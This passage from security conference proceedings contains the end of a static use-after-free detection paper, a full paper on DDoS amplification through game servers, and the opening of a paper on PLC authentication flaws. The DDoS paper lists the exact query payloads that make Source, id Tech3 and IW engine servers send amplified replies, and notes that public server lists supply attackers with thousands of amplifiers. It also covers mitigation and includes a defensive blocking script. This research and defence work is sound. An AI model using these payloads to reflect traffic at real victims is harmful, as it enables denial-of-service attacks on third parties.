Figure 2 shows the subgraph extracted for our example, at the binary level. This subgraph is useful to study if an UaF can be exploited, and how : for instance if a new allocation takes place between a point where an UaF is freed and dereferenced as at line 33 in our example.

4 Conclusion

First we give some experimental results obtained, then we discuss some limitations of our current prototype and directions for future work.



```
8048530  push ebp
8048531  mov ebp, esp
8048533  and esp, 4294967280
8048536  sub esp, 32
8048539  cmp ss: [ebp + arg_0], 2
804853d  jz loc_8048555
```

```
8048555  mov ss: [esp], 4
804855c  call .malloc
8048561  mov ds: [p_global], eax
8048566  mov eax, ds: [p_global]
804856b  mov ds: [eax], 42
8048571  mov eax, ss: [ebp + arg_4]
8048574  add eax, 4
8048577  mov eax, ds: [eax]
8048579  mov ss: [esp], eax
804857c  call .atoi
8048581  cmp eax, 1
8048584  jnz loc_80485D1
```

```
8048586  mov ss: [esp], 4
```

```
804858d  call .malloc
8048592  mov ss: [esp + 24], eax
8048596  mov ss: [esp], aGiveANumberBet
804859d  call .puts
80485a2  mov eax, aD
80485a7  mov edx, ss: [esp + 24]
80485ab  mov ss: [esp + 4], edx
80485af  mov ss: [esp], eax
80485b2  call .__isoc99_scanf
80485b7  mov eax, ss: [esp + 24]
80485bb  mov ss: [esp], eax
80485be  call indice_user
80485c3  mov eax, ss: [esp + 24]
80485c7  mov ss: [esp], eax
```

```
804853f  mov ss: [esp], a_UafModeModeEa
8048546  call .puts
804854b  mov eax, 0
8048550  jmp locret_804863E
```

```
80485ca  call .free
80485cf  jmp loc_80485DD
```

```
80485d1  mov ss: [esp], aGoodLuck
80485d8  call .puts
```

```
80485dd  mov ss: [esp], 4
80485e4  call .malloc
80485e9  mov ss: [esp + 28], eax
80485ed  mov ss: [esp], aGiveTheSecret
80485f4  call .puts
80485f9  mov eax, aD
80485fe  mov edx, ss: [esp + 28]
8048602  mov ss: [esp + 4], edx
8048606  mov ss: [esp], eax
8048609  call .__isoc99_scanf
804860e  mov eax, ss: [esp + 28]
8048612  mov edx, ds: [eax]
```

```
8048614  mov eax, ds: [p_global]
```

```
8048619  mov eax, ds: [eax]
804861b  cmp edx, eax
804861d  jnz loc_804862D
```

```
804862d  mov ss: [esp], aSorry___
8048634  call .puts
```

```
804861f  mov ss: [esp], aCongrats
8048626  call .puts
804862b  jmp loc_8048639
```

```
8048639  mov eax, 0
```

```
804863e  leave
804863f  retn
```

Fig. 2. G_{uaf}

4.1 Experimental results

Our approach has been implemented in a prototype tool, **GUEB**, developed in *Jython* and using *IDApro*[6] to transform the binary in assembly code. Then, this assembly code is translated into an intermediate representation, *REIL*[10], using *BinNavi*[7]. Finally we use *Monoreil*, a dedicated API of *BinNavi* allowing to easily implement static analysis on the control flow graph. **GUEB** was evaluated on a real vulnerability, the CVE 2011-4130, appearing in ProFTPD (see [15] for a detailed explanation of this CVE). This form of UaF is close to the one of Listing

[6] `https://www.hex-rays.com/products/ida/index.shtml`
[7] `http://www.zynamics.com/binnavi.html`

1.1 : there exists a path corresponding to an error, where pointers are not correctly restored. From a static analysis point of view, this case study introduces several difficulties: large code size, complex structures, local and global variables, etc. **GUEB** being a prototype, it is relatively slow. To speed up the analysis, we manually selected a subset of 10 functions to be analyzed. Nevertheless this experiment is significant enough: we treat a CFG with around 2200 nodes, in 30 minutes on a processor i7-2670QM. We identify the UaF without any false positive and the extracted subgraph is a small slice (it contains 460 nodes).

4.2 Limits and Improvements of VSA implementation

In complement to dynamic tools detecting memory errors during executions [12,14], we deliberately choose to use a static approach, in order to address a better coverage of use after free detection. This static approach can also be used to deeply analyze part of programs, detected as sensible thanks to more lightweight analysis (including dynamic detection). Nevertheless our VSA is actually not complete and can be improved in several ways. First, the value analysis step can be strengthened: currently loops are expanded at most once, this under-approximation may lead to false negatives (missing some aliases) and gives inaccurate allocation sizes (not really used for the detection step). Taking into account allocation into loops is an open problem both at the source and binary levels [2]. Nevertheless the solution adopted here, consisting in folding all the nodes allocated at a given allocation site (called "allocation-site abstraction" in [2]) appears to be a good trade-off regarding use after free detections. In particular we do not miss UaFs that (generally) only depend on the number of iterations. From a practical point of view, we also need to formalise and develop a more efficient interprocedural analysis. In this current implementation, we use a *naive* inlining technique, which does not scale up very well. Using function *summaries* would probably be a better solution. Finally, for compatibility with the REIL framework, **GUEB** is written in *Jython*, which is rather slow. Choosing a faster language (such as Caml or C/C++) would significantly speed up our implementation

4.3 Perspectives

Approaches aiming to precisely analyse exploitability are generally based on symbolic or concolic reasoning, as described in [11,8] in the case of buffer overflow exploitability. The aim we pursue here is to build inputs allowing to exploit use-after-free. Thus, the next step consists in characterizing exploitability of use-after-free, that means the possibility to *modify* and *control* the content of the dangling memory. To do that, we have to identify executions paths in which some new allocations take place between the "free" and the "use" operations, and how this allocated memory can be rewritten from user inputs. This step requires a rather fine-grain heap model, allowing to simulate the the allocator behaviour (including potential re-allocations).

References

1. J. Afek and A. Sharabani. Dangling pointer: Pointer. smashing the pointer for fun and profit. Black Hat USA, 2007.
2. Gogul Balakrishnan and Thomas Reps. Recency-abstraction for heap-allocated storage static analysis. In Kwangkeun Yi, editor, *SAS '06: Static Analysis Symposium*, volume 4134 of *LNCS*, pages 221–239, Berlin, Heidelberg, 2006. Springer-Verlag.
3. Gogul Balakrishnan and Thomas Reps. Wysinwyx: What you see is not what you execute. *ACM Trans. Program. Lang. Syst.*, 32(6):23:1–23:84, August 2010.
4. Gogul Balakrishnan and Thomas W. Reps. Analyzing memory accesses in x86 executables. In Evelyn Duesterwald, editor, *CC*, volume 2985 of *LNCS*, pages 5–23. Springer, 2004.
5. Sébastien Bardin, Philippe Herrmann, Jérôme Leroux, Olivier Ly, Renaud Tabary, and Aymeric Vincent. The bincoa framework for binary code analysis. In *Proceedings of CAV'11*, pages 165–170, Berlin, Heidelberg, 2011. Springer-Verlag.
6. David Brumley, Ivan Jager, Thanassis Avgerinos, and Edward J. Schwartz. Bap: A binary analysis platform. In *Proceedings of the 23rd international conference on Computer aided verification*, CAV'11, pages 463–469, Berlin, Heidelberg, 2011. Springer-Verlag.
7. Juan Caballero, Gustavo Grieco, Mark Marron, and Antonio Nappa. Undangle: early detection of dangling pointers in use-after-free and double-free vulnerabilities. In Mats Per Erik Heimdahl and Zhendong Su, editors, *ISSTA*, pages 133–143. ACM, 2012.
8. Sang Kil Cha, Thanassis Avgerinos, Alexandre Rebert, and David Brumley. Unleashing mayhem on binary code. In *IEEE Symp. S&P*, pages 380–394, 2012.
9. Pascal Cuoq, Florent Kirchner, Nikolai Kosmatov, Virgile Prevosto, Julien Signoles, and Boris Yakobowski. Frama-c - a software analysis perspective. In *SEFM*, pages 233–247, 2012.
10. Thomas Dullien and Sebastian Porst. Reil: A platform-independent intermediate representation of disassembled code for static code analysis. *CanSecWest*, 2009.
11. Sean Heelan. Automatic generation of control flow hijacking exploits for software vulnerabilities. Master's thesis, 2009.
12. Nicholas Nethercote and Julian Seward. Valgrind: A program supervision framework. *Electr. Notes Theor. Comput. Sci.*, 89:44–66, 2003.
13. Sanjay Rawat and Laurent Mounier. Finding buffer overflow inducing loops in binary executables. In *Proc of the Sixth International Conference on Software Security and Reliability, SERE 2012*, pages 177–186. IEEE, 2012.
14. Konstantin Serebryany, Derek Bruening, Alexander Potapenko, and Dmitry Vyukov. Addresssanitizer: A fast address sanity checker. In *USENIX ATC 2012*, 2012.
15. Vupen. Technical analysis of proftpd response pool use-after-free (cve-2011-4130). `http://www.vupen.com/blog/20120110.Technical_Analysis_of_ProFTPD_Remote_Use_after_free_CVE-2011-4130_Part_I.php`.

3.5 Alejandro Nolla/ Amplification DDoS attacks with game servers

3.5.1 Alejandro Nolla

- Security consultant and ethical hacking. Madrid, España.
- twitter: @z0mbiehunt3r

3.5.2 Amplification DDoS attacks with game servers

This paper describes how a DDoS amplification attack using game servers works as well as various methods to find vulnerable games and techniques to detect this kind of attack and how to try to mitigate these attacks at different levels of OSI topology as well as different levels at a network schema.

- Talk and paper can be downloaded from `http://grehack.org`

Amplification ddos attacks with games servers from the perspective of both the attacker and the defender

Alejandro Nolla Blanco – Madrid,Spain – alejandro.nolla@gmail.com

No Institute Given

Abstract

Due to the increase in DDoS attacks in recent years, and more specifically those called "amplified attacks", the author presenting this paper explains the results of his work focused on amplified DDoS attacks that leverage Online gaming servers as amplifiers.

This work explains the operation of this kind of attack, methods to identify vulnerable implementations in game servers and different mitigation approaches that vary greatly depending on the defender's point of view and the level at which remediation measures are taken.

Lastly, statistics are included to show the danger in the rise of such types of techniques, due to the growing number of vulnerable servers and the ease with which an attacker could launch an attack using thousands of amplifying servers in a few minutes.

This paper describes how a DDoS amplification attack works using game servers and the various methods to identify vulnerable games/servers. It also explains the techniques to detect and mitigate these attacks.

Keywords: ddos attacks, network security, amplification attacks

1 Introduction

Nowadays, Distributed Denial of Service Attacks, usually known as DDoS attacks, are growingly common and seek very different aims.

The goal can range from financial loss due to service disruption to the use of a DDoS as a smoke screen while other Network Assets are being attacked, usually with the intention of stealing information. DDoS are also used as a way of online extortion where the victim is asked for money to stop the attack.

There are different ways of launching a DDoS attack at different OSI levels, from a simple TCP flooding to resource exhaustion forcing SSL re-negotiations, as well as heavy query exploitation through SQL injection. Currently, the most common attacks are based on TCP/UDP traffic with forged headers and more recently amplification attacks that relay on DNS protocol to force large/heavy replies[15].

While these methods of attack are becoming more and more popular with the passing of time, there are other less known ways to achieve similar results, which luckily are not exploited so often. Among these methodologies we find DDoS attacks that use NTP protocol to force an unsolicited flood of troubleshooting information, attacks that forge SNMP requests or in the case of the attack detailed in the present paper, where Online gaming servers are used to launch amplification DDoD attacks[5].

Currently most videogames that reach the market include multiplayer support and increasingly rely the whole gaming experience on multiplayer action. This feature needs an engine to allow the integration of player's models, actions and achievements within a specific MAP.

Due to the real-time nature of multiplayer gaming, communications latency is an effect that must be minimized as much as possible, increasing the importance of gameplay data speed over re-transmission of information lost in transit. These necessities point at a protocol like UDP as the de-facto standard for the transport layer.

The use of a connectionless protocol like UDP brings several advantages, mainly related to network performance, but also carries certain disadvantages like delegating the verification of session integrity to the upper OSI layers. If upper layers don't properly check that data received belongs to the current session, someone else's machine without an established session could interfere with current sessions and, for example, force the server hosting the game to send unsolicited information to an arbitrary host.

2 How the attack works




Fig. 1. Amplification DDoS attack with game servers

During gameplay, gamers are constantly interchanging information with the server that hosts the game to maintain, for example, game statistics. Depending on how the network library is implemented on the server, an attacker could exploit the mentioned behavior and force the server to send unsolicited information to a third party.

Thanks to the fact that, generally, information requests to the server only need a few bytes sent but in turn generate much larger replies, this technique is an ideal candidate for amplified DDoS attacks.

```
$ tshark -r udp_quake3_reflected_clean.pcap.cloaked
1 0.000000 192.168.1.39 -> 128.66.0.59 QUAKE3 56 Connectionless Client to Server
2 0.213635 128.66.0.59 -> 192.168.1.39 QUAKE3 1373 Connectionless Server to Client
```

Fig. 2. Info about Quake3 protocol queries and responses.

The above is an example of an amplification factor of nearly 24,5 times using a Quake 3 server.

3 Identifying vulnerable implementations

To try and distinguish if a multiplayer game is vulnerable to this type of attack there are initially three different approaches:

– Sniffing traffic during gameplay with the intention of reproducing the same behavior later.
– Using `Fuzzing` techniques at network level against the hosting server to try and force a stimulus/(non-standard reply).
– Analyzing the source code of the network implementation used by the server, if available.

The first option, capturing legitimate traffic and re-injecting after modifying it, is probably the simplest and quickest way to identify potentially vulnerable implementations, as many games use clear text commands in the communication between client and server.

```
>>> hexdump(sniffed_query['Raw'])
0000 FF FF FF FF 54 53 6F 75 72 63 65 20 45 6E 67 69 ....TSource Engi
0010 6E 65 20 51 75 65 72 79 00                      ne Query.
```

Fig. 3. Example of plain-text based Source protocol

The second option, using `fuzzing` against the hosting server, has been useful in lab1 tests to identify requests that, although being smaller than the original, resulted in specific standard sized replies or even unusually large replies[12].

The third approach used, source code review, resulted useful with Quake 3 and other similar implementations thanks to Id Software publishing the source code of Quake 3[2] which is also used by `ioquake`[3], a community maintained port based on the same implementation. Thanks to the existence of those source code repositories, white box analysis techniques were used instead of just figuring things out from the behavior showed during tests.

4 Results obtained

Apart from the results included in this section, different server side network implementations where found to misbehave, allowing the attacker to force the same UDP reply to be sent hundreds of times, observing situations where more than 800 replies were sent for a single request, therefore reaching an amplification factor of more than 800[6].

The following is a list of affected games and results obtained:

Game	Request size	Response size (min.)	Response size (max.)	Response size (avg.)	Amplification factor (avg.)
Counter-Strike 1.6	67 bytes	748 bytes	1174 bytes	961,3 bytes	x14,34
Quake 3	55 bytes	941 bytes	1566 bytes	1329 bytes	x24,16
Left4Dead 2	67 bytes	181 bytes	232 bytes	205,9 bytes	x3.07
Half-Life 1	67 bytes	149 bytes	891 bytes	562 bytes	x8,38
Counter-Strike Source	67 bytes	215 bytes	329 bytes	252,3 bytes	X3,76
Call Of Duty 4	53 bytes	1230 bytes	1566 bytes	1448,4 bytes	X27,32
Counter-Strike Global Offensive	67 bytes	191 bytes	335 bytes	238,7 bytes	X3,56

Fig. 4. Results obtained during our research

To compile the above list, sites like www.gametracker.com where checked to identify servers with biggest number of concurrent users, 10 servers per game.

For each of the 10 servers analyzed for every game, only one UDP request was sent and the reply quantified, including heading information in the packet.

During tests 3 different payloads where used, each corresponding to game engine[1]:

- Source: "\xff\xff\xff\xffTSource Engine Query\x00"
- id Tech3: "\xff\xff\xff\xffgetstatus"
- IW engine: "\xff\xff\xff\xffgetinfo"

In a few implementations of these game engines it was possible to get the same reply using only a portion of the payloads above.

As can be seen in the table, replies bigger than Ethernet's MTU (1500 bytes) were obtained and meaning that the frame would have to be fragmented further, utilizing even more resources.

It's important to stress the so-called ”backscatter” effect, which happens when the victim receives an unsolicited request for the spoofed query and processes it as usual. During tests, behaviors have been seen where the answer to unsolicited UDP replies consisted in ”Port unreachable” ICMP messages plus a portion of server response, therefore adding more network traffic to victim's interface.

5 Potential impact

With the intention of evaluating the viability of this attack technique in the Internet, different statistics were gathered regarding servers hosting widespread games or games with features that would make them ideal for DDoS amplification attacks.

To complete such task, two web pages were identified that would report the biggest number of servers per game, which in fact are reference sites for most ”hardcorer” gamers: www.game-monitor.com and www.gametracker.com.

Game	**game-monitor.com**	**gametracker.com**
Counter-Strike 1.6	18.810	26,750
Team Fortress 2	7515	10,767
Quake 3	360	1,115
Left 4 Dead 2	3120	1,392
Half-Life 1	510	216
Counter-Strike Source	6600	12.180
Call Of Duty 4	4035	4,598
Counter-Strike Global Offensive	6975	15,060

Fig. 5. Publicly listed game servers

As can be observed in the above table, at any given time, the number of servers vulnerable to this type of attack is quite high, and therefore a potential attacker could obtain a list of thousands of servers ready to be used in a few minutes just by parsing the two server lists mentioned.

6 Mitigating the attack

Mitigation at application layer

In order to mitigate the attack at application level and try and avoid the servers from being used as attack amplifiers, developers would commonly implement the following protection measures:

– Limiting the number of requests an IP Address can make per second[9].
– Checking the request source IP Address against current gamers'IPs.
– Implementing a challenge/response verification scheme using tokens.

Based on the results obtained analyzing the first two mitigation methods, both of them can be considered insufficient protection due to the following reasons:

– If the number of requests per IP has been limited, an attacker could decrease the number of requests per server but use more servers concurrently to reach the same attack bandwidth.
– In case valid IP's were limited to those of active players, the attack remains useful against one or more players, taking advantage of the asymmetry between server and domestic Internet connections, an advantage that can be used in game contests as it has already a few times.

On the other hand, if tokens are used for session control, special care must be taken to protect the process against predictability or re-injection attacks, apart from restricting the use of a specific token to the IP Address that requested it.

Mitigation at network layer

The different approaches to mitigate this attack at network level heavily depend on the role played at infrastructure level regarding the attack[16].

Generally we can define three types of defensive role or attitude regarding this kind of attack:

– ISP/Owner of network under attack.
– Owner of server under attack.
– Owner of the game server under attack.

Defense from a Network Owner perspective Mitigation strategies against DDoS attacks amplified by game servers will depend on the type of ISP, the relationship between peers and the network infrastructure deployed. Also in most cases the work between upstream peers will be key for proper attack mitigation[8].

If possible, it is recommended that traffic is filtered at the network edge by using specific rules that include source and destination IP addresses, while accounting for the performance penalty associated with increasing the rule base[14].

As a last resort, using BGP techniques can be handy, either by using RTBH (Remotely-Triggered Black Hole) routing/filtering or modifying advertised routes to redirect traffic to a filtering farm/gateway, so it doesn't reach the victim[13].

On each case, the pros and cons of the mitigation strategy chosen to manage backscatter traffic must be balanced, considering the amount of traffic and the performance degradation introduced by filtering.

Defense from the perspective of an attacked Server Owner In this scenario the number of possible mitigation actions can be very scarce, with firewalling traffic from amplifying game servers being the only solution in most cases.

This approach is only valid in case the bandwidth available in the attacked server is not overwhelmed by the aggregated traffic provoked by the attack plus legitimate traffic, otherwise ISP intervention will be necessary.

Defense from the perspective of the Game Server Owner For the proper/correct mitigation of this attack, controls should be placed at the Application layer by establishing a communications protocol between client and server that prevents the use of the hosting server as an amplifier. This could be achieved by implementing a challenge/response scheme and tokens as explained before in this paper.

In case this kind of protection can't be established, flooding traffic could be stopped through firewall rules that perform Traffic Rate Limiting. This technique effectively creates a threshold of requests per second above which all traffic from a specific IP will be discarded.

To properly analyze traffic to identify the actual DDoS source IPs, a specific approach must be taken, and such an approach will greatly depend on the infrastructure under attack and the OSI level at which the mitigation will be most effective.

For example, say we want to mitigate an amplified DDoS attack that uses only Quake 3 servers. In this scenario, UDP datagram replies sent by the game server most probably contain "StatusResponse" at the beginning of the payload[11], but this depends of factors like game engine version or different security measures implemented to limit communication rate.

```
$ tshark -r udp_quake3.pcap.cloaked -R 'udp.srcport == 27960' -x
 33   0.002043  128.66.0.32 -> 128.66.7.9   QUAKE3 60 Connectionless Unknown
 0000  76 4b 1e 19 4c 7a c3 bf 4a 3e 59 3c 08 00 45 00   vK..Lz..J>Y<..E.
 0010  00 2a 00 00 40 00 3e 11 35 16 80 42 00 20 80 42   .*..@.>.5..B. .B
 0020  07 09 6d 38 be c3 00 16 39 5c ff ff ff ff 64 69   ..m8....9\....di
 0030  73 63 6f 6e 6e 65 63 74 00 00 00 00               sconnect....

 1924   0.112073 128.66.169.222 -> 128.66.7.9   QUAKE3 896 Connectionless Server
 to Client
 0000  76 4b 1e 19 4c 7a c3 bf 4a 3e 59 3c 08 00 45 00   vK..Lz..J>Y<..E.
 0010  03 72 00 00 40 00 76 11 50 0f 80 42 a9 de 80 42   .r..@.v.P..B...B
 0020  07 09 6d 38 82 d9 03 5e c4 cc ff ff ff ff 73 74   ..m8...^......st
 0030  61 74 75 73 52 65 73 70 6f 6e 73 65 0a 5c 73 76   atusResponse.\sv
 0040  5f 61 6c 6c 6f 77 64 6f 77 6e 6c 6f 61 64 5c 30   _allowdownload\0
 0050  5c 67 5f 6d 61 74 63 68 6d 6f 64 65 5c 30 5c 67   \g_matchmode\0\g
 0060  5f 67 61 6d 65 74 79 70 65 5c 30 5c 73 76 5f 6d   _gametype\0\sv_m
 0070  61 78 63 6c 69 65 6e 74 73 5c 31 36 5c 73 76 5f   axclients\16\sv_
 [..]
```

Fig. 6. Example of UDP received under DDoS attack using Quake3 servers

Once the protocols used and their inner workings have been identified, a traffic fingerprint must be identified to distinguish legitimate traffic from malicious traffic[10][4]. By using this fingerprint to analyze network traffic, either from a previous capture or a live capture using a SPAN port, IP addresses from servers used as amplifiers can be detected and blocked at network level.

As proof of concept, Appendix I includes a small Python script that analyzes pcaps and extracts Quake 3 servers used as amplifiers in the attack and automatically configures a Cisco IOS device to block them to try and mitigate the attack.

The application's workflow is as follows:




Fig. 7. Pcap processing workflow

7 Conclusions

Although DDoS attacks amplified with gaming servers usually achieve amplification factors lower than DDoS attacks amplified with DNS Open Resolvers, (x28 vs x70) this technique has certain features that can be attractive to a potential attacker:

– DDoS attacks amplified with game servers are possible thanks to insecure server-side session control the and therefore mitigation is more costly than a DDoS amplified via DNS, as DNS servers usually include secure configurations to mitigate certain DDoS attacks[7].
– Packets generated when using game servers are more common than those used to force large replies from open DNS resolvers.
– DDoS attacks amplified with game servers are not very well known, and this makes it difficult to identify and mitigate the attack.
– Due to the variety of UDP ports used by different game engines and the use of not very well known high ports, it can be misleading and difficult to identify the attack.
– Online gaming servers use high bandwidth connections to permit hundreds of concurrent users, which in turn allows for bigger attack capacity.
– It is relatively easy to obtain a list of servers vulnerable to this attack just by checking one of the many web sites that list online game servers.

For all this reasons, this attack methodology represents a serious enough menace to raise the alert level against this type of attacks. Rising awareness of the existence, identification and mitigation of these kinds of attack can become critical to development departments, system administrators or security consultants.

References

1. Wikipedia, List of game engines. `http://en.wikipedia.org/wiki/List_of_game_engines`.
2. d-Software GitHub repository. `https://github.com/id-Software`.
3. oquake GitHub repository. `https://github.com/ioquake`.
4. Richard Bejtlich. *The practice of network security monitoring : understanding incident detection and response.* No Starch Press, San Francisco, 2013.
5. CVE-1999-1066. Quake I ”smurf” attack. `http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-1066`.
6. CVE-2000-0041. The ”Mac DoS Attack”, a Scheme for Blocking Internet Connections. `http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0041`.
7. CWE-406. Insufficient Control of Network Message Volume (Network Amplification). `http://cwe.mitre.org/data/definitions/406.html`.
8. P. Ferguson and D. Senie. Network Ingress Filtering: Defeating Denial of Service Attacks which employ IP Source Address Spoofing. RFC 2267 (Informational), January 1998. Obsoleted by RFC 2827.
9. Ryan C. Gordon. [cod] Query limiting message at icculus message boards. `https://icculus.org/pipermail/cod/2011-August/015397.html`.
10. Borja Merino. *Instant traffic analysis with Tshark how-to master the terminal-based version of Wireshark for dealing with network security incidents.* Packt Publishing, Birmingham, U.K, 2013.
11. Wireshark Project. Quake 3 protocol dissector. `http://anonsvn.wireshark.org/wireshark/trunk/epan/dissectors/packet-quake3.c`.
12. Michael Sutton. *Fuzzing : brute force vulnerabilty discovery.* Addison-Wesley, Upper Saddle River, NJ, 2007.

13. Cisco Systems. Remotely Triggered Black Hole Filtering Destination Based and Source Based. http://www.cisco.com/en/US/prod/collateral/iosswrel/ps6537/ps6586/ps6642/prod_white_paper0900aecd80313fac.pdf.
14. G. Raj Upadhaya. BGP Best Practices for ISPs. http://archive.apnic.net/meetings/22/docs/tut-routing-pres-bgp-bcp.pdf.
15. US-CERT. Alert TA13-088A, DNS Amplification Attacks. http://www.us-cert.gov/ncas/alerts/TA13-088A.
16. S.T. Zargar, J. Joshi, and D. Tipper. A survey of defense mechanisms against distributed denial of service (ddos) flooding attacks. *Communications Surveys Tutorials, IEEE*, PP(99):1–24, 2013.

APPENDIX I - Quake3_DDoS_parser.py

Example of python script to parse pcap files captures while being under a DDoS amplification attack using Quake 3 servers.

```
#!/usr/bin/env python
#coding:utf-8
# Author: Alejandro Nolla - z0mbiehunt3r
# Purpose: Example for identifying Quake 3 amplifiers and block them
# with Cisco access-list
# Created: 21/06/13

import sys

try:
    from Exscript.util.interact import read_login
    from Exscript.protocols import SSH2
except ImportError:
    print 'You need exscript (https://github.com/knipknap/exscript)'
    sys.exit(-1)

import logging
# supress everything below error
logging.getLogger("scapy.runtime").setLevel(logging.ERROR)
try:
    from scapy.all import rdpcap
except ImportError:
    print 'You need scapy (http://www.secdev.org/projects/scapy/)'
    sys.exit(-1)
#-------------------------------------------------------------------
def extract_quake3_amplifiers(pcap_file_path):

# It will classify an IP address as an amplifier if UDP payload
# consists of "....disconnect" or "....statusResponse" command
#
# @param pcap_file_path: Path to pcap file to parse
# @type pcap_file_path: str
#
# @return: Set with amplifiers servers
# @rtype: set


    amplifiers_servers = set()

# rdpcap will read all packets at once, if you need to read
# it sequentially take a look to PcapReader
# http://www.sourcecodebrowser.com/scapy/1.0.2/classscapy_1_1_pcap_reader.html

    packets = rdpcap(pcap_file_path, count=1000)

    for packet in packets:
        if not packet.haslayer('UDP'):
            continue
        if packet.haslayer('Raw'):
            raw_udp_payload = packet.getlayer('Raw')
            ip_layer = packet.getlayer('IP')
            if raw_udp_payload.load == '\xff\xff\xff\xffdisconnect' or\
               raw_udp_payload.load[0:18] == '\xff\xff\xff\xffstatusResponse':
                amplifiers_servers.add(ip_layer.src)

    return amplifiers_servers


if __name__=='__main__':
    PCAP_FILE = './udp_quake3.pcap.cloaked'
    print '''Example of Quake 3 DDoS amplification attack parser to
    automatically deploy Cisco IOS access-list - by Alejandro Nolla
    (z0mbiehunt3r)'''
    print '[*] Parsing %s' %PCAP_FILE

    amplifiers_servers = extract_quake3_amplifiers(PCAP_FILE)

    print '[+] Got %i amplifiers servers being used in the
    attack...' %len( amplifiers_servers)

    account = read_login() # read login from prompt
    conn = SSH2()
    conn.connect('192.168.1.245')
    conn.login(account)
    print conn.response
    conn.execute('config t')
    print conn.response
    # create access-list
    print '[!] Deploying access-list, take a coffee...'
    conn.execute('ip access-list extended quake3_ddos')

    for server in amplifiers_servers:
# here we directly block IP protocol but we could block UDP for Quake 3
# responses and ICMP protocol for traffic potentially being generated
# for hosts/ports unreachable and so on typical in DDoS attacks (backscatter effect)
#
# Also, we could block only ports being used in the attack (game ones, finite)

        conn.execute('deny ip host %s any' %server) # add one rule per amplifier

    # caution with implicit deny (legitimate users' traffic, routing protocols, etc)
    # and with allowing everything else
    conn.execute('permit ip any any')
    # apply access-list to interface
    conn.execute('interface fastEthernet 1/1')
    conn.execute('ip access-group quake3_ddos in')
    # quick'n dirty way for copy running-config startup-config
    conn.execute('do wr')
    print conn.response

    conn.send('exit\r')
    conn.close()

    print '[-] SLD-26 shield deployed'
```

3.6 Eireann Leverett, Reid Wightman/ Vulnerability Inheritance in Programmable Logic Controllers

3.6.1 Eireann Leverett, Reid Wightman

3.6.2 Reid Wightman

twitter: @ReverseICS

3.6.3 Eireann Leverett

Eireann Leverett studied Artificial Intelligence and Software Engineering at Edinburgh University and went on to get his Masters in Advanced Computer Science at Cambridge. He studied under Frank Stajano and Jon Crowcroft in Cambridge's computer security group. In between he worked for GE Energy for 5 years and has just finished a six month engagement with ABB in their corporate research Dept. He now proudly joins IOActive to focus on Smart Grid and SCADA systems.

His MPhil thesis at Cambridge was on the increasing connectivity of industrial systems to the public internet. He focussed on finding the cheapest way to find and visualise these exposures and associated vulnerabilities. He shared the data with ICS-CERT and other CERT teams globally, and presents regularly to academics and government agencies on the security of industrial systems.

More importantly, he is a circus and magic enthusiast, and likes to drink beer.

@blackswanburst

3.6.4 Vulnerability Inheritance in Programmable Logic Controllers

200 Programmable Logic Controller (PLC) models from a variety of vendors rely on the same third party library.This CodeSys Runtime library gives these controllers access to 'ladder logic'. The authors discovered authentication bypass vulnerabilities in this library. An unauthenticated attackercould potentially upload ladder logic to the PLCs or halt the programs presently running. The authors subsequently performed a scan of the complete IPv4 internet (0.0.0.0/0) to identify controllers, potentially providing access to critical infrastructure, and shared that data with trusted incident responders.

- Talk and paper can be downloaded from `http://grehack.org`

Vulnerability Inheritance in Programmable Logic Controllers

Éireann Leverett and Reid Wightman

701 5th Avenue, Suite 6850
Seattle, WA 98104
http://www.ioactive.com

Abstract. 200 Programmable Logic Controller (PLC) models from a variety of vendors rely on the same third party library. This CodeSys Runtime library gives the controllers access to 'ladder logic'[2]. The authors discovered authentication bypass vulnerabilities in this library. An unauthenticated attacker could potentially upload ladder logic to the PLCs or halt the programs presently running. The authors subsequently performed a scan of the complete IPv4 internet (0.0.0.0/0) to identify controllers, potentially providing access to critical infrastructure, and shared that data with trusted incident responders.

Keywords: Programmable Logic Controller, third party dependency, IPv4/0 vulnerability scan, embedded systems, critical national infrastructure, industrial control systems, security, supply chain, vulnerability inheritance, ladder logic, incident response

1 Introduction

This paper is a humble case study in industrial control systems (ICS) security. It descibes the vulnerabilities present in a number of programmable logic controllers (PLCs), and these vulnerabilities were inherited into the PLCs from the third party library.

The paper is comprised of three basic sections:

1. Descriptions of the vulnerabilities found by Reid Wightman.
2. Analysis of a full IPv4 scan for vulnerable PLCs, and some elaboration of working with Incident Response (IR) teams.
3. Discussion of how multiple failures to detect vulnerabliities can occur from development, to supply chain, and finally to open deployment.

